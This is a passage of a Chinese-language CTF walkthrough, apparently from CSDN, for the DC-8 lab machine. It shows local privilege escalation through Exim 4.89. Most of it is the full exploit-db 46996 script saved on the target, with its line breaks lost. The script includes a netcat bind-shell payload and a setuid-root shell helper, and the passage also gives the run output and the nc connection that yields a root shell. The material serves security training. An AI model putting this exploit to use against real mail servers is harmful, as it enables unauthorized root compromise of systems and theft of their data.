
发现exim4可以尝试利用

```
exim4 --version
```



```
www-data@dc-8:/$ exim4 --version
exim4 --version
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
Copyright (c) University of Cambridge, 1995 - 2017
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
Berkeley DB: Berkeley DB 5.3.28: (September  9, 2013)
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OC
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmjz dbmnz
Authenticators: cram_md5 plaintext
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
Fixed never_users: 0
Configure owner: 0:0
Size of off_t: 8
Configuration file is /var/lib/exim4/config.autogenerated
www-data@dc-8:/$
```

```
searchsploit -w exim 4.8
```




```
┌──(root💀kali)-[/home/lhz]
└─# searchsploit -w exim 4.8
----------------------------------------------------------------------------- ---------------------------------------------
 Exploit Title                                                               |  URL
----------------------------------------------------------------------------- ---------------------------------------------
Exim 4.84-3 - Local Privilege Escalation                                      | https://www.exploit-db.com/exploits/39535
Exim 4.87 - 4.91 - Local Privilege Escalation                                 | https://www.exploit-db.com/exploits/46996
Exim 4.87 / 4.91 - Local Privilege Escalation (Metasploit)                    | https://www.exploit-db.com/exploits/47307
Exim 4.87 < 4.91 - (Local / Remote) Command Execution                         | https://www.exploit-db.com/exploits/46974
Exim 4.89 - 'BDAT' Denial of Service                                          | https://www.exploit-db.com/exploits/43184
Exim < 4.86.2 - Local Privilege Escalation                                    | https://www.exploit-db.com/exploits/39549
Exim < 4.90.1 - 'base64d' Remote Code Execution                               | https://www.exploit-db.com/exploits/44571
Exim ESMTP 4.80 - glibc gethostbyname Denial of Service                       | https://www.exploit-db.com/exploits/35951
Exim4 < 4.69 - string_format Function Heap Buffer Overflow (Metas             | https://www.exploit-db.com/exploits/16925
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                      | https://www.exploit-db.com/exploits/42221
----------------------------------------------------------------------------- ---------------------------------------------
Shellcodes: No Results
```

使用https://www.exploit-db.com/exploits/46996进行提权，在目标机保存poc并运行

```
tee pri.sh <<-'EOF'METHOD="setuid" # default methodPAYLOAD_SETUID='${run{\x2fbin\x2fsh\t-c\t\x22chown\troot\t\x2
ftmp\x2fpwned\x3bchmod\t4755\t\x2ftmp\x2fpwned\x22}}@localhost'PAYLOAD_NETCAT='${run{\x2fbin\x2fsh\t-c\t\x22nc\t
-lp\t31337\t-e\t\x2fbin\x2fsh\x22}}@localhost'# usage instructionsfunction usage(){ echo "$0 [-m METHOD]" exit 1
}function exploit(){ exec 3<>/dev/tcp/localhost/25 read -u 3 && echo $REPLY echo "helo localhost" >&3 read -u 3
&& echo $REPLY echo "mail from:<>" >&3 read -u 3 && echo $REPLY echo "rcpt to:<$PAYLOAD>" >&3 read -u 3 && echo
$REPLY echo "data" >&3 read -u 3 && echo $REPLY for i in {1..31} do  echo "Received: $i" >&3 done echo "." >&3 r
ead -u 3 && echo $REPLY echo "quit" >&3 read -u 3 && echo $REPLY}while [ ! -z "$1" ]; do case $1 in  -m) shift;
METHOD="$1"; shift;;  * ) usage  ;; esacdoneif [ -z $METHOD ]; then usagefiif [ $METHOD = "setuid" ]; then echo
"Preparing setuid shell helper..." echo "main(){setuid(0);setgid(0);system(\"/bin/sh\");}" >/tmp/pwned.c gcc -o
/tmp/pwned /tmp/pwned.c 2>/dev/null if [ $? -ne 0 ]; then  echo "Problems compiling setuid shell helper, check y
our gcc."  echo "Falling back to the /bin/sh method."  cp /bin/sh /tmp/pwned fi echo echo "Delivering $METHOD pa
yload..." PAYLOAD=$PAYLOAD_SETUID exploit echo echo "Waiting 5 seconds..." sleep 5 ls -l /tmp/pwned /tmp/pwnedel
if [ $METHOD = "netcat" ]; then echo "Delivering $METHOD payload..." PAYLOAD=$PAYLOAD_NETCAT exploit echo echo "
Waiting 5 seconds..." sleep 5 nc -v 127.0.0.1 31337else usagefiEOF
```

运行


```
bash pri.sh -m netcat
```



```
www-data@dc-8:/tmp$ bash pri.sh -m netcat
bash pri.sh -m netcat
Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Fri, 08 Oct 2021 00:06:20 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1mYU2O-0000Ji-QD
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
www-data@dc-8:/tmp$ 
```

在kali上创建连接后，拿到root权限shell


```
nc -nv 172.16.89.9 31337
```



```
┌──(lhz㉿kali)-[~/下载]
└─$ nc -nv 172.16.89.9 31337
(UNKNOWN) [172.16.89.9] 31337 (?) open

whoami
root
```

CSDN @含日

获得flag



```
Brilliant - you have succeeded!!!



888       888          888 888      8888888b.                             888 888 888 888
888   o   888          888 888      888  "Y88b                            888 888 888 888
888  d8b  888          888 888      888    888                            888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888



Hope you enjoyed DC-8.  Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.

I'm also sending out an especially big thanks to:

@4nqr34z
@D4mianWayne
@0xmzfr
@theart42

This challenge was largely based on two things:

1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42

The answer to that question is...

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

CSDN @含日